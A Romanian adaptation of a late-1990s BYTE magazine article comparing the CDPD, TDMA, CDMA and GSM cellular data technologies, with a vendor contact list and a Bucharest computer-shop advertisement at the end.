Constituindu-se într-un serviciu limitat la 10 Kbps, CDPD este indicat mai degrabă transferurilor de fişiere mici şi nu navigării Web-ului, folosirii aplicaţiilor workgroup sau accesării de la distanţă a unei staţii de lucru. Din cauza acestei limitări, în 1996 asociaţia industrială CDPD Forum a dezvoltat un standard CDPD numit CS-CDPD. Rezultatul a fost apariţia modemurilor CS-CDPD care funcţionează ca şi cele cu fir, în sensul că manipulează apeluri dedicate. Dezvoltările recente ale reţelelor celulare propulsează sistemele CS-CDPD la un nivel comparabil cu conecţiile terestre, deşi performanţele variază practic de la un proprietar de reţea la altul, de la o zonă la alta sau chiar de la o perioadă din zi la alta.

În prezent, Ameritech, GTE Mobilnet, Bell Atlantic Nynex Mobile şi AT&T Wireless Services au reţele în tehnologie CDPD care dau posibilitatea conectării utilizatorilor din 60 de centre economice din S.U.A. Există de asemenea o largă gamă de modemuri CDPD, de la plăci PC şi telefoane analogice cu modemuri digitale şi până la calculatoare portabile. Costurile de transmisie au scăzut în medie până la 8-20 cenţi pe kilobyte; cei mai mulţi furnizori de servicii având preţuri ce variază cu volumul de date transferat.

TDMA-o tehnologie omologată şi funcţională

Cele mai de seamă avantaje ale telefoniei celulare digitale sunt reflectate de reţelele TDMA: capacităţi de 3 până la 15 ori mai mari faţă de reţelele analogice, sisteme de criptare a vocii, ID-uri apelant şi mesaje în mod text. Sistemele TDMA au fost proiectate pentru a opera transferuri de date la viteze de 14,4 Kbps simultane convorbirilor.

La aceste capabilităţi, ultima versiune a standardului TDMA, numită IS-136, adaugă un consum mai redus (prin capabilitatea dispozitivelor de a „dormi" între transmisii), activare prin semnalul de apel (over-the-air activation) şi, după cum declară furnizorii, reproducere vocală mai fidelă decât sistemele concurenţei.

TDMA oferă de asemenea şi serviciul Short Message Service (SMS). Graţie acestuia puteţi să opriţi telefonul, mesajele care vă sunt destinate aşteaptând pe reţea până la o nouă pornire a telefonului, moment în care acestea vă vor fi afişate. Reţelele TDMA permit de asemenea servicii avansate de poştă audio, destinate utilizatorilor SMS. Informaţiile transmise astfel ar putea fi legate de starea vremii, de traficul rutier, de serviciul de taximetrie sau alte tipuri utile de informaţii locale.

În plus, editarea alfanumerică de care sistemul TDMA dispune se poate face în două moduri: cu ajutorul tastaturii sau creionului optic în cazul unui sistem de comunicare personală sau cu ajutorul keypad-ului în cazul unor telefoane mobile ca Nokia 9000. Numărul maxim de caractere pe care abonaţii îl pot transmite se reduce la 160. Tehnologia TDMA reprezintă un nivel net superior comunicaţiilor celulare analogice, atât în ce-i priveşte pe abonaţi, cât şi pe furnizorii de servicii. TDMA asigură transmisii în spectrele AMPS şi PCS, fără ca un spectru să interfere cu celălalt. De remarcat este că sistemul va găsi suport la toţi furnizorii de servicii, iar utilizatorii vor putea fi înştiinţaţi de modificări ale taxelor şi abonamentelor prin mesaje text.

Standardul IS-136 permite de asemenea utilizarea unei linii de date dedicate, numite canal de control digital (digital control channel), care va permite telefonului, printre alte facilităţi, să opereze în mod sleep. Deoarece telefoanele TDMA sunt sincronizate digital cu reţeaua radio, telefoanele sunt în mod sleep 94 milisecunde la fiecare ciclu de 1 secundă şi se trezesc la viaţă în momentul în care sunt apelate. Această implementare prelungeşte ciclul de viaţă al bateriei cu până 100% faţă de telefoanele celulare analogice.

Din punctul de vedere al furnizorilor de servicii, standardul IS-136 asigură o bogată gamă de servicii-chiar şi la nivelul utilizatorului singular. Printre aceste servicii se numără şi posibilitatea localizării unui abonat. De asemenea, atunci când abonaţii se află în zona birourilor unde lucrează, ei pot dispune de facilităţile PBX ale reţelei (de exemplu, servicii moderne de centrală telefonică şi transmiterea de mesaje importante-conferinţe, şedinţe, etc.). În momentul în care aceşti abonaţi părăsesc zonele respective, telefoanele îşi pierd aceste facilităţi avansate şi funcţionează ca orice telefon celular analogic. De asemenea, se pot transmite informaţii legate de tranzacţiile comerciale, telefoanele având posibilitatea de a afişa o anumită locaţie şi actuala rată a tranzacţiilor.

Hughes Network Systems a adus îmbunătăţiri tehnologiei TDMA, implementând o versiune proprie a acesteia numită Extended TDMA (E-TDMA). Prin această implementare s-a ajuns la o capacitate de patru ori mai mare decât a specificaţiei iniţiale. Reţelele E-TDMA suportă de 15 ori mai mult trafic mobil decât actualele reţele analogice.

Compania Hughes a reuşit această performanţă prin interpolarea digitală a convorbirilor (voce), adică unitatea emitoare e oprită în timpul pauzelor de conversaţie sau în timp ce utilizatorul ascultă, ceea ce reprezintă aproape 60% din timpul convorbirii telefonice. Timpul astfel economisit poate fi reasignat altor utilizatori. Reţelele E-TDMA sunt compatibile cu infrastructura TDMA existentă, aşa că upgrade-urile nu vor afecta serviciile existente.

Tehnologia pe care TDMA se bazează se vehiculează încă din 1967, actualmente ea fiind omologată şi bine studiată. Totodată, ea se bucură de puternica susţinere a companiei LM Ericson, producătorul a 40% dintre echipamentele celulare din lume şi a 30% dintre echipamentele celulare folosite pe cuprinsul S.U.A.

Dar tehnologia TDMA face obiectul unor controverse care s-ar putea dovedi adevărate bombe cu ceas. Aparent, dispozitivele celulare ce implementează multiplexări cu partajarea timpului de transmisie (time-division-multiplexing) interferă cu o largă gamă de aparate electronice cum ar fi camerele de luat vederi, laptop-urile, modulele electronice ale airbag-urilor şi pacemake-erele. Dispozitivele GSM par a fi însă şi mai destructive în acest sens. Dar acest lucru nu se întâmplă cu telefoanele şi modemurile CDMA. La data acestui articol, o purtătoare de cuvânt a FCC a declarat că nu există încă o opiniei oficială a acestui forum, dar a recunoscut că problema mai sus amintită se află sub investigaţie.

O problemă de importanţă mai redusă ar fi calitatea transmisiilor audio. Testele iniţiale efectuate asupra reţelelor TDMA au fost de-a dreptul deprimante. Până şi telefoanele analogice ofereau o mai bună transmisie a vocii. Furnizorii de servicii TDMA declară însă că cele mai multe dintre aceste probleme au fost rezolvate graţie standardului IS-136. Cu toate acestea, furnizorii de servicii CDMA, în special Qualcomm, insistă că tehnologia lor e net superioară în ce priveşte reproducerea spectrului audio. Oricum, până ce nu vor exista milioane de abonaţi ai sistemului CDMA care să asigure o largă distribuţie a acestor servicii, competiţia rămâne deschisă.

Pentru a triumfa, tehnologia TDMA trebuie să–şi extindă reţelele cât mai repede pentru a preântâmpina lansarea sistemelor CDMA. În prezent, AT&T Wireless este cel mai de seamă furnizor de servicii TDMA. Până la sfârşitul acestui an, compania doreşte să acopere 80% dintre cele mai populate zone ale S.U.A., adică 41 din cele 49 cele mai populate oraşe americane.

CDMA-un adevărat competitor

TDMA ar domina piaţa serviciilor celulare mobile dacă nu ar exista tehnologia CDMA, care se anunţă de două ori mai eficientă şi cu o reproducere a vocii mult mai fidelă. CDMA se impune încet, dar sigur-fapt evidenţiat şi de licitaţiile comunităţii PCS.

Din 2958 de licenţe PCS acordate anul trecut în S.U.A., 51 de procente au revenit tehnologiei CDMA (28% au revenit sistemului GSM şi 20% sistemului TDMA, după cum declară Edge-publicaţia oficială a AT&T). Acest număr mare de furnizori licenţiaţi de servicii CDMA vor da posibilitatea atât companiilor, cât şi abonaţilor individuali, de a avea o mare flexibilitate în alegerea furnizorului de servicii. Şi cum e firesc, datorită acestei concurenţe ridicate, evoluţia preţurilor va impune şi mai mult tehnologia.

Cu toate acestea, CDMA este încă o tehnologie foarte nouă. Multe dintre facilităţile oferite de aceasta nu au fost supuse încă testelor. Alte facilităţi erau nesatisfăcător implementate în primele lansări, fapt care a dus la o oarecare suspiciune printre furnizorii de servicii.

Dataquest este de părere că numărul utilizatorilor sistemului CDMA va creşte până în anul 2000 la 60 de milioane. Trebuie avut

PCS devine un sistem naţional

Când forumul FCC a divizat banda radio 1850-2200 MHz în segmente de 10 MHz, numeroşi experţi în probleme industriale au prevăzut o adevărate revoluţie în lumea comunicaţiilor celulare de cost redus.

Banda de frecvenţă mai sus amintită a fost numită Personal Communication Services (PCS). Începând cu 1994 mai mulţi furnizori de servicii publice au cumpărat segmente ale acestei benzi radio (cele şase segmente fiind numerotate de la A la F). Dar când se vor bucura oare companiile abonate la aceste reţele de o acoperire la nivel naţional a serviciului PCS? Toţi deţinătorii de licenţă se luptă pentru obţinerea suportului furnizorilor de servicii. Unii analişti sunt de părere că până la începutul anului 1998 cel puţin doi furnizori de servicii vor oferi acoperire totală a S.U.A.

Eliberate de lucrurile negative moştenite de la tehnologiile analogice, serviciile PCS promit comunicaţii digitale de mare capacitate. Pagere vocale ce pot transmite până la 20 de secunde de mesaj audio clar pot fi deja procurate în anumite zone. Noile telefoane ale companiei PrimeCo (se pot procura în anumite zone din SE şi midwest-ul S.U.A.) dau posibilitatea abonaţilor de a-şi consulta conturile bancare şi asigură ID apelant. Unele aparate PCS asigură acces la e-mail şi facilităţi de încriptare a mesajelor. De asemenea, consumul acestor telefoane a fost drastic redus (timpul standby a unor astfel de telefoane poate ajunge la 60 de ore). O nouă tehnologie ce poartă numele de Subscriber Identity Module (SIM-modul de indentitate personală) şi care este asemănătoare unei plăci smartcard vă permite conectarea SIM-ului la telefonul GSM şi efectuarea convorbirilor, acestea fiind plătite direct din contul dvs. bancar.

în vedere şi faptul că în ultimii doi ani s-au investit în infrastructura acestei tehnologii circa 6 miliarde de dolari. De asemenea, cel puţin şase fabricanţi au început producţia telefoanelor celulare şi modemurilor CDMA. Desigur, această tehnologie va beneficia de facilităţile reţelelor TDMA: capacitate ridicată, consum energetic scăzut, SMS, activare prin semnalul de apel (over-the-air activation), viteze de transmisie a datelor de ordinul 14,4 Kbps şi reproducere audio îmbunătăţită. Tehnologia va aduce însă şi alte noi facilităţi.

Asemeni tehnologiei TDMA, CDMA prezintă incompatibilităţi de transmisie, nu numai la nivelul furnizorilor de servicii ci şi la nivelul serviciilor PCS şi a sistemelor analogice tradiţionale. Cu toate acestea, furnizorii acestor sisteme susţin că reţelele CDMA vor avea capacităţi de 10 până la 20 de ori mai mari faţă de reţelele analogice. De asemenea, aceste reţele vor asigura o transmitere mai clară a semnalelor decât TDMA, vor necesita costuri de infrastructură mai mici, iar utilizatorii vor fi supăraţi de mai puţine întreruperi ale convorbirilor (conecţiilor).

Dar va trece oare tehnologia CDMA proba timpului? Unii critici, printre care Bill Frezza, preşedintele firmei de consultanţă Wireless Computing Associates din Pennsylvania, atrag atenţia asupra faptului că potenţialul teoretic al tehnologiei ar putea să nu-şi găsească finalitatea practică. Interferenţele vor limita capacitatea sistemelor CDMA iar reţelele ar putea ceda sub sarcini numeroase. De asemenea, costurile de infrastructură vor depăşi cu mult evaluările iniţiale.

Cu alte cuvinte, tehnologia s-a cam împotmolit. Problemele de proiectare şi procesele legale dintre principalii promotorii ai tehnologiei au întârziat nepermis de mult implementarea reţelelor CDMA. De asemenea, primele testări ale tehnologiei CDMA nu au reuşit să dovedească calităţile audio şi capacităţile superioare ale reţelelor pe care sistemul le promitea. Între timp însă, testele efectuate asupra reţelelor TDMA au dovedit că acestea dispun de capacităţi de 7 ori mai mari faţă de reţelele analogice.

Tinereţea şi lipsa de experienţă a CDMA ar putea fi scuze la comportamentul nu tocmai adecvat al tehnologiei. Lansată ca o tehnologie cu pretenţii deosebite la Qualcomm 1989, CDMA a suscitat un interes enorm din partea inginerilor şi furnizorilor de servicii celulare tocmai capabilităţii acesteia de a permite mai multor utilizatori să folosească acelaşi canal de transmisie.

Cheltuielile pe care companiile şi clienţii singulari le vor avea de suportat pentru serviciul de comunicaţie celulară digitală vor depinde direct de răspândirea tehnologiei şi de concurenţa dintre furnizorii de servicii. CDMA are acest ultim avantaj datorită interesului deosebit manifestat faţă de capacitatea ridicată şi calitatea audio oferite de această tehnologie. Cu toate acestea, există destule inconveniente care ar putea întârzia implementarea la scară largă.

De exemplu, AirTouch Communication, unul dintre primii furnizori de servicii celulare care s-a orientat spre CDMA, a început încă din 1989 modernizarea sistemului analogic al Los Angelesului, care era deja supraaglomerat. Dar acest plan de dezvoltare s-a amânat până în 1994, lansarea finală fiind programată pentru 1995. Principalele neajunsuri care au afectat implementarea au fost: interferenţe cu serviciul analogic existent, probleme legate de consumul energetic şi o slabă calitate audio. Abia spre sfârşitul lui 1996, sistemul funcţiona şi AirTouch avea 250 de abonaţi CDMA.

Din păcate, se poate întâmpla ca, capacitatea unei reţele CDMA să fie doar de 6-7 ori mai mare decât cea a unei reţele analogice-ceea ce ar echivala cu capacitatea unei reţele TDMA actuale. Vocoder-ul CDMA-dispozitivul care transformă vocea în semnale digitale-trebuie setat la 8 Kbps pentru a se atinge capacităţile sus amintite. Dar, această rată de transfer este mult prea mică faţă de 13 Kbps-rata CDMA standard.


Experienţele neplăcute trăite de AirTouch nu au speriat însă prea tare furnizorii de servicii, deşi unele conflicte interne ale comunităţii CDMA au încetinit şi mai mult dezvoltarea tehnologiei. Cu toate acestea Nokia, Lucent Technologies, Sony, Oki America, Motorola şi Samsung, fie că oferă telefoane şi modemuri CDMA, fie că plănuiesc lansarea unor asemenea produse în anul următor.

Qualcomm şi Oki se judecă cu Ericson (care nu produce telefoane CDMA) pe marginea unui patent tehnologic, fapt care ar putea aduce în prim plan alţi fabricanţi de aparate CDMA. La rândul ei, compania Motorola nu va mai sprijini construirea centralelor Sprint din motive financiare. De asemenea, Qualcomm şi Motorola şi-au intentat reciproc procese pe marginea patentului tehnologic.

Cu toate acestea, în afara unuia singur, toţi marii fabricanţi din domeniu vor produce dispozitive CDMA (mulţi dintre ei fabrică şi aparate TDMA). Numai companiile Sony şi Qualcomm ar putea produce circa 3 milioane de telefoane pe an. Recent, compania Qualcomm a plătit 18 milioane de dolari pentru ca numele acesteia să fie cuprins în denumirea stadionului San Diego Padres, care acum se numeşte San Diego Chargers Qualcomm Stadium.


CDMA se bucură de un succes enorm în spectrul blocului C al spectrului PCS (vezi caseta „Distribuţia benzilor PCS"), datorită

Un aer mai încărcat




Frequency Division Multiple Access

FDMA divide spectrul radio în felii mai subţiri. Aceste lucru asigură transmisii simultane, dar creşterea numărului de utilizatori peste un anumit prag duce la aglomerarea acestor relativ puţine segmente (benzi) de frecvenţe.



Time Division Multiple Access

TDMA poate mări capacitatea unei singure benzi de frecvenţe prin divizarea accesului în microsegmente de timp. Aceasta presupune ca unii utilizatori să recepţioneze datele sau vocea cu o fracţiune de secundă mai devreme sau mai târziu decât alţii. Această tehnologie sporeşte de trei ori numărul utilizatorilor suportaţi pe o bandă de frecvenţă.



Code Division Multiple Access

CDMA măreşte şi mai mult capacitatea benzii prin codificarea fiecărei transmisii. Fiecare modem sau telefon recepţionează instantaneu datele sau vocea destinate lor, ignorând celelalte semnale (considerate zgomot).

în principal companiei NextWave Telecom, care a fost cel mai de seamă participant la licitaţia frecvenţelor de anul trecut. NextWave plănuieşte construirea unei reţele naţionale de servicii pentru furnizorii de servicii, compania vânzând deja firmei MCI Communications 10 miliarde de minute de transmisie. Ei bine, NextWave este un fan convins al tehnologiei CDMA.

Lucent Technologies, care se vrea cel mai mare fabricant de soluţii CDMA, a inaugurat un pachet de finanţare a fabricanţilor de reţele foarte agresiv, prin care efectiv se susţine financiar construirea reţelelor.


Deşi impresionantă, această soluţie industrială nu asigură întru totul supremaţia tehnologiei CDMA. Răspândirea reţelelor CDMA ar aduce însă, cu siguranţă, supremaţia. Potrivit asociaţiei CDMA Development Group, furnizorii de servicii CDMA acoperă 100% dintre abonaţii americani şi japonezi recent conectaţi. Hong Kong şi Coreea de Sud (în Seoul) asigură de asemenea suport CDMA. Dar aici GSM este totuşi de neânvins. Pe continentul american însă, CDMA este evident liderul pieţei comunicaţiilor celulare digitale.

GSM-Va veni oare standardul european şi în S.U.A.?

Pe măsură ce preţurile vor scădea, firmele şi abonaţii singulari vor avea numai de câştigat de pe urma serviciului PCS, care va înteţi la maxim concurenţa dintre furnizorii de servicii celulare. Tehnologia GSM, care foloseşte suportul tehnologic TDMA în banda de 900 MHz, se bucură de o răspândire globală mai puternică decât TDMA şi CDMA: 70 de ţări au aderat la acest sistem, numărul lor fiind mereu în creştere. Odată

O comparaţie între tehnologiile fără fir

	Implementare tehnologică	Pro	Contra	Furnizori de servicii
TDMA	TDMA suportă o structură ierarhică a celulelor, ceea ce dă posibilitatea creşterii capacităţii unei zone de servicii (cum ar fi o clădire sau un campus) prin utilizarea microcelulelor. Celulei TDMA din centrul hexagonului îi este asignată o frecvenţă; celulelor din vârfurile hexagonului le sunt asignate alte şase frecvenţe diferite. TDMA asigură de asemenea transmisii directe ale frecvenţelor (direct-sequence transmission), unde fiecare apel este asignat unui anumit canal radio dintr-o celulă. TDMA merge însă mai departe, transmiţând până la 3 semnale pe fiecare canal; la nivelul unui canal, fiecare semnal dispunând de un interval de transmisie fix, transmisiile semnalelor făcându-se prin rotaţie.	Mai uşor de implementat şi scalat la nivelul unei anumite zone; transmisiile în spectrele PCS şi AMPS nu interferă ; sistemul se foloseşte din 1967.	Adăugarea infrastructurii (emiţătoarelor şi legăturilor telefonice dintre ele) este scumpă; superioritatea tehnologică la CDMA în privinţa capacităţii, calităţii transmisiei de voce şi a costurilor reduce rapid segmentul de piaţă TDMA; produce interferenţe radio cu unele echipamente.	AT&T Wireless Services, BellSouth Cellular, GTE Mobilnet, Northern Telecom, PCSI, Southwestern Bell Mobile Systems.
CDMA	Telefoanele şi modemurile CDMA sunt sisteme de bandă largă care comunică simultan cu centrala pe care o folosesc ca şi cu o a doua centrală (spre care se apropie de exemplu) înainte să o folosească numai pe cea de-a doua. Celălalt avantaj al sistemelor de bandă largă ar fi că portarea unui semnal de la o frecvenţă la alta de-a lungul unei bande largi de frecvenţă permite apelurilor să se mute dintr-un segment de frecvenţă în altul, pentru a preveni aşteptările nedorite (timpii morţi). În implementarea CDMA, aparatul stă pe aceeaşi frecvenţă de la o celulă la alta. Teoretic, acest lucru ar însemna mai puţine transmisii întrerupte. Criticii afirmă că limitele de frecvenţă ale celulelor trebuie atent reglate pentru a nu exista interferenţe.	Puternică susţinere industrială; scalabilitate în cazul creşterii ariei de acoperire; consumul energetic la transmisie şi recepţie este scăzut; algoritmul de folosire a benzilor de frecvenţă elimină timpii morţi (de aşteptare); se pot adăuga alte celule.	În mare parte netestate, zvonurile şi procesele de la început au întârziat răspândirea; tranceiverele necesită circuite în plus pentru suportul tehnologiei de bandă largă (spread-spectrum).	AirTouch Communications, Ameritech Cellular Services, Bell Atlantic Nynex Mobile, Clearnet, DDI, GTE Mobilnet, LG Telecom, MCI, NextWave Telecom, PrimeCo Personal Communications, SK Telecom, Sprint PCS, 360° Communications
GSM	GSM are ca platformă tehnologia TDMA în banda de 890-960 MHz şi în spectrul PCS-1900. Ar fi posibil ca un aparat operând în mod triplu, realizând o triplă modulare în frecvenţă, cu trei codec-uri şi folosind tehnologia GSM să devină telefonul cel mai popular din lume, fiind compatibil cu reţelele DCS-1800 (în banda de 1,8 GHz), folosite în afara S.U.A., şi cu reţelele PCS folosite în America de Nord.	Standardul care domină Europa asigură 80% acoperire a S.U.A. în banda PCS oferind furnizorilor de servicii o mare flexibilitate; există o largă varietate de modele de telefoane, lucru care nu se poate spune despre modemuri.	Suport limitat din partea firmelor din SUA; desfăşurarea reţelei este limitată în comparaţie cu CDMA; produce interferenţă cu unele echipamente.	Aerial Communications, American Personal Communications (Sprint Spectrum L.P.), BellSouth Cellular, Omnipoint Communications, Pacific Bell Mobile Services, Pocket Communications, Powertel, Western Wireless (VoiceStream)



Distribuţia benzilor PCS

FCC a divizat noua bandă PCS de la 1850 la 1990 MHz în şase blocuri licenţiate şi unul nelicenţiat, fiecare având frecvenţe diferite pentru centrale şi aparatele mobile. Licitaţia ţinută de FCC a adus guvernului S.U.A. miliarde de dolari.

cu licitaţia segmentului F al spectrului PCS de anul trecut, standardul stabilit (care cuprinde şi suport PCS-1900) va asigura suport GSM pentru 80% din suprafaţa S.U.A.

GSM va asigura însă această acoperire geografică mult mai rapid decât concurentul său principal-CDMA. Tehnologia acoperă deja o parte dintre utilizatorii sistemelor radio din toată lumea, fiind surclasată doar de pagere. Furnizorii de servicii celulare sunt atraşi de această tehnologie datorită standardelor vocoder-elor şi faptului că algoritmii de compresie a vocii au fost perfectaţi începând cu anul 1980. Portarea sistemului GSM în spectrul de 1.9 GHz al continentului Nord American ar putea fi rapidă şi ieftină. Este posibil ca, spre deosebire de furnizorii de servicii CDMA, furnizorii GSM care plătesc sume exorbitante pentru benzile de frecvenţe PCS utilizate să-şi amortizeze mai rapid aceste investiţii.

Ericson, Mitsubishi şi Nokia produc deja telefoane GSM. Există de asemenea numeroşi fabricanţi de modemuri PC Card. Trebuie avut în vedere şi faptul că tehnologia oferă aceleaşi facilităţi ca şi CDMA sau TDMA, incluzând transmisii audio de calitate, capacităţi ridicate, SMS, algoritmi de criptare a vocii şi datelor, acoperire internaţională şi flexibilitate în achitarea taxelor şi abonamentelor. De asemenea, sistemele GSM pot procesa simultan vocea şi datele. Nu este de mirare că Pacific Bell, BellSouth, American Personal Communication, Go Communication şi Microcell 1-2-1 (Canada) au preferat această tehnologie în detrimentul sistemului CDMA.

Pacific Bell, care a inaugurat filiale în California şi Nevada, reprezintă o dovadă a potenţialului deosebit de care acestă tehnologie dispune. În momentul în care abonaţii apasă butonul „send" al unui telefon Pacific Bell, ei sunt automat conectaţi la un serviciu de consultanţă. De asemenea, ei pot programa reţeaua să le paseze periodic apeluri specifice. Există şi facilitatea stocării mesajelor de poştă audio şi paginile text într-o cutie poştală radio universală (wireless mailbox). Apoi, serviciul SMS are suport pentru mai multe limbi. Pacific Bell şi Ericson (care produce telefoanele) au căzut de acord să dezvolte o soluţie provizorie care să rezolve problema interferenţei telefoanelor cu dispozitivele folosite de persoanele cu deficienţe de auz.

Eventual, un telefon operând în mod triplu, cu triplă modulare în frecvenţă, cu trei codoare/ decodoare şi având la bază tehnologia GSM ar putea putea deveni telefonul planetei, care va fi compatibil cu reţelele GSM în banda de 900 MHz, cu reţelele DCS-1800 în banda de 1.8GHz folosite în afara S.U.A. şi cu reţelele PCS-1900 din America de Nord. Datorită acestor facilităţi, aparatul ar putea deveni un telefon mondial, putând fi folosit oriunde în lume.

Între timp, tehnologia GSM continuă să se bucure de tot mai mulţi adepţi în S.U.A. şi Japonia. Unele estimări prevăd că până în anul 2000 GSM va deţine 50% din piaţa telefoanelor celulare. Deci, tehnologia va avea mare impact pe piaţa PCS americană, datorită perioadei relativ lungi necesare lansării cu-adevărat a tehnologiei CDMA şi perfecţionării reţelelor TDMA. Aşa că, până una alta, GSM este singura soluţie performantă pentru comunicaţiile celulare mondiale.

Dar de altă parte, GSM nu poate egala specificaţiile de capacitate ale reţelelor CDMA. De asemenea, mulţi analişti sunt sceptici în ce priveşte declaraţiile filialei GSM North America cum că ar acoperi 98% din teritoriul S.U.A. Aceste opinii sceptice au îndepărtat mulţi furnizori de servicii. Pe de altă parte CDMA deţine un avantaj minim în America de Nord. Pentru cele mai multe companii (chiar şi pentru cele care au multe filiere internaţionale), acoperirea a 48 dintre statele americane este de importanţă majoră în cazul implementării unei aplicaţii radio. Din partea celor mai multe organizaţii americane, restul lumii n-are decât să mai aştepte.

Cea mai bună alegere

Pot TDMA, CDMA şi GSM să coexiste? În viitorul apropiat este evident că ele vor coexista. Dar, mai devreme sau mai târziu, una dintre ele va triumfa asupra celorlalte, scoţând pentru totdeauna din afacere şi sistemele CDPD şi comunicaţiile celulare analogice. Dar alegerea uneia dintre tehnologii în defavoarea celorlalte se poate dovedi foarte riscantă, mai ales în cazul companiilor care doresc să investească pe termen lung şi pe arii extinse în dezvoltarea aplicaţiilor radio. Lupta standardelor digitale va zgudui

INFORMAŢII UTILE

AirTouch Communications
San Francisco, CA
415-658-2000
http://www.airtouch.com

Ameritech Cellular Services
Hoffman Estates, IL
(847) 765-5700
http://www.ameritech.com/products/wireless

AT&T Wireless Services
Kirkland, WA
206-827-4500
http://www.attws.com

Bell Atlantic Nynex Mobile
Bedminster, NJ
800-255-2355
908-306-7000
http://www.banm.com

BellSouth Cellular Corp.
Atlanta, GA
404-249-5000
http://www.com/bscc

CDMA Development Group (industry association)
Costa Mesa, CA
714-545-9400
http://www.cdg.org

CDPD Forum (industry association)
Chicago, IL
800-335-2373
312-644-6610
http://www.cdpd.org

GTE Mobilnet Wireless Data Services
Atlanta, GA
800-483-6625
770-804-3467
http://www.datalife.gtem.com

Hughes Network Systems
Germantown, MD
301-428-5500
http://www.hns.com

Lucent Technologies Global Wireless Products Group
Murray Hill, NJ
800-232-5179
317-322-6848
http://www.lucent.com

NextWave Telecom
San Diego, CA
619-453-2828
http://www.nextwavetel.com

Pacific Bell Mobile Services
Pleasanton, CA
800-574-7000
510-227-3000
http://www.pacbell.mobile.com

Southwestern Bell Mobile Systems
Dallas,TX
800-331-0500
972-774-0000
http://www.swbell.com

Sprint PCS
Ft. Worth, TX
800-480-4727
817-215-3000
http://www.sprintpcs.com

360° Communications Co.
Chicago, IL
888-225-5360
773-399-2500
http://www.360c.com

deci o bucată de vreme şi comunicaţiile secolului următor.

Apoi, aventurarea într-o lume digitală s-ar putea dovedi prematură. Tehnologia CDPD are încă multe de oferit companiilor care doresc să implementeze aplicaţii radio. Aceasta nu necesită mari sume de bani, timp sau investiţii tehnologice într-un standard care ar putea dispare în următorii cinci ani.

A opta între TDMA şi CDMA este un lucru şi mai dificil. TDMA se bucură de o largă răspândire în S.U.A. şi de o răspândire mai modestă în Europa şi Asia. De asemenea, se cunosc facilităţile, limitările şi cheltuielile pe care această tehnologie le presupune. Există de asemenea dezvoltări ulterioare-cum ar fi E-TDMA a companiei Hughes-care fac din TDMA un concurent redutabil al tehnologiei CDMA, cu toate că atât furnizorii de servicii, cât şi fabricanţii aparatelor se orientează spre CDMA. (Nu vă lăsaţi păcăliţi: ambele contingente vor părăsi barca dacă ce de-al treilea standard va triumfa.)

CDMA dispune însă de avantaje tehnologice reale, mai ales prin prisma dezvoltărilor viitoare ale reţelelor. Aceasta explică adoptarea în masă a acestei tehnologii. Vor adera tot mai mulţi şi mai mulţi furnizori de servicii, concurenţa astfel rezultată va împinge costurile suportate de abonaţi tot mai jos şi mai jos. Cu toate aceste predicţii, lansarea atât de mediatizată a tehnologiei a fost mult întârziată, iar potenţialul atât de lăudat al standardului nu şi-a prea arătat faţa în primele implementări. De asemenea, procesele în care sunt implicaţi unii fabricanţi ai sistemelor CDMA continuă să afecteze impunerea tehnologiei. Este foarte regretabil că tehnologia s-a dovedit a fi propriul şi cel mai înverşunat duşman.

GSM este cel mai de seamă inamic al celor două tehnologii în acest război aerian. Fiind foarte folosit în Europa şi în alte părţi ale lumii (inluzând zone unde sistemul e mai ieftin decât reţelele cu fir), GSM ar trebui să fie soluţia celulară pe care să o adoptaţi în prezent, dacă doriţi aplicaţii radio pe scară internaţională. Chiar şi în S.U.A., standardul are o prestanţă de remarcat în spectrul PCS. Nu trebuie să uităm nici faptul că standardul se bazează pe acelaşi principiu de divizare a timpului de transmisie (time division) ca şi TDMA şi deci capabilităţile şi limitările tehnologiei sunt bine cunoscute. Acoperirea oferită de această tehnologie pe continentul Nord American, deşi nu e completă, satisface. Dar va reuşi oare GSM să acapereze într-o aşa măsură furnizorii de servicii încât să ofere nivele de preţuri comparabile cu CDMA? Se vor implementa oare reţele de mare capacitate pe care compania dvs. să se poată baza?

Toate aceste întrebări care deocamdată nu au răspuns sunt dovada clară a faptului că tehnologiile digitale radio mai au un lung drum de străbătut. Serviciile şi aplicaţiile de care ne vom bucura sunt mult mai uşor de prevăzut decât cu acum cinci ani. Există de asemenea mai multe căi de a înhăma actuala tehnologie. Dar va mai trece mult timp până când va exista un singur standard tehnologic care să fie suportat de majoritatea furnizorilor. ■

Marty Jerome este editorul segmentului PC/Computing al publicaţiei Boston Globe. El este de asemenea coautor a trei cărţi de tehnică de calcul. Puteţi să-l contactaţi la **editors@bix.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Marius Tudorică*]

Your technology investment is too important to leave to chance !
So leave it to us !
ComputerLand® ROMÂNIA
COMPAQ
Cisco Systems
IBM
HEWLETT PACKARD
Microsoft
Acer

Sediul Central
Bd. Unirii 15, Sect.5, Bucureşti,
Tel.: 336.2595, Fax.:336.7568

Centrul de Vanzări
Cl. Dorobanţilor 152, Sect.1,Bucureşti,
Tel./Fax: 230.7737, 230.4032

Centrul de Service
Cl. Griviţei 355-357, Sect. 1, Bucureşti,
Tel./Fax: 230.2575, 222.4616

